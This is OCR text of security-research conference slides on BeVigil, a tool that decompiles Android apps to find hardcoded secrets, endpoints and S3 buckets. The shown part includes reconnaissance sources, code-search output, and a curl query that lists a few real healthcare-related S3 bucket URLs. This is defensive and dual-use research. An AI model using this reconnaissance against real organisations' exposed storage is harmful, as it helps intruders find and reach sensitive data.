Pwning Android Apps at Scale


Exploiting multiple vulnerabilities on poorly secured backend services powering android apps

Speakers and Contributors

Sparsh Kulshrestha (@d0tdotslash)
Security Researcher, CloudSEK

Shashank Barthwal (@xscorp7)
Security Researcher, CloudSEK

Outline



Motivation

Understanding The Problem

Our Innovation

Inventory Overview

Research and Findings

For the Community

Takeaways and Conclusion

Q&A

Internet Wide Data Gathering and Scanning


- Shodan, a search engine for internet-connected devices.
- Project Sonar, internet-wide surveys across different services and protocols
- Wayback Machine, a Digital archive of the internet.
- Censys.io

Understanding the problems with the Mobile Ecosystem

More than ~14 million apps across 80+ app stores.

Android apps are notorious for hard-coded assets & secrets.

Limited availability of comprehensive datasets.



Our Innovation

BeVigil

Step1

Collection of Mobile Apps

Step2

Decompiling Apps

Step3


Identifying assets and secrets using regex

Step4

Providing the datasets and search functionality to the security community


The Secrets in our Inventory

1.6M+ hardcoded API Keys and Secrets have been identified so far




The Assets in our Inventory

294M+ assets have been identified so far



Code Search


?url=
Search
ADVANCE FILTERS
Meta Data 0
Code 1001
EXPORT CSV
africa.bundle.mobile.app > source/sources/io/intercom/android/sdk/blocks/Video.java
83 this.api.getVideo("https://fast.wistia.com/oembed?url=https://home.wistia.com/medias/" + str, new
149 this.api.getVideo("https://www.useloom.com/v1/oembed?url=https://www.useloom.com/embed/" + str,
ai.cloudmall.android > source/resources/assets/www/static/js/7.1d7d7009.chunk.js
1 . . . ef,src:"https://w.soundcloud.com/player/?url=".concat(encodeURIComponent(this.props.u . . .
1 . . . ,window.fetch("https://noembed.com/embed?url=".concat(r)).then(function(e){return e.j . . .
ai.kanghealth > source/sources/cl/json/social/GooglePlusShare.java
13 return "https://plus.google.com/share?url={url}";
ai.kanghealth > source/sources/cl/json/social/PinterestShare.java
13 return "https://pinterest.com/pin/create/button/?url={url}&media=$media&description={message}";
alms.pay > source/sources/cl/json/f/e.java
14 return "https://plus.google.com/share?url={url}";

BeVigil OSINT API

Dataset of millions of categorized assets discovered in mobile applications
Available through API

https://bevigil.com/osint-api

https://osint.bevigil.com/

BeVigil

Search...

- GET Wordlist
- GET Hosts
- GET S3 Buckets
- GET All Assets
- GET URL Params
- GET Apps
- GET Subdomains
- GET URLs
- GET Search for S3
- GET Get Report

Apps

This API endpoint will take the domain name as input and will return all the Android apps which have the domain names mentioned in their APK.

PATH PARAMETERS

domain_name required	string (Domain Name)	[1 .. 255] characters

HEADER PARAMETERS

X-Access-Token required	string (X-Access-Token)

Responses

200 Successful Response


RESPONSE SCHEMA: application/json

packages › required	Array of objects (Packages) [items]

```
Ξ ~ → curl --location --request GET
'http://osint.bevigil.com/api/healthcare/S3-keyword/' \
--header 'X-Access-Token: <API_KEY>' | jq -r ".s3_buckets[]"

https://s3-ap-southeast-1.amazonaws.com/upay-pub-
assets/merchant/logo/ceylinco-healthcare.png
https://s3.ap-south-1.amazonaws.com/medgreenhealthcarelive/
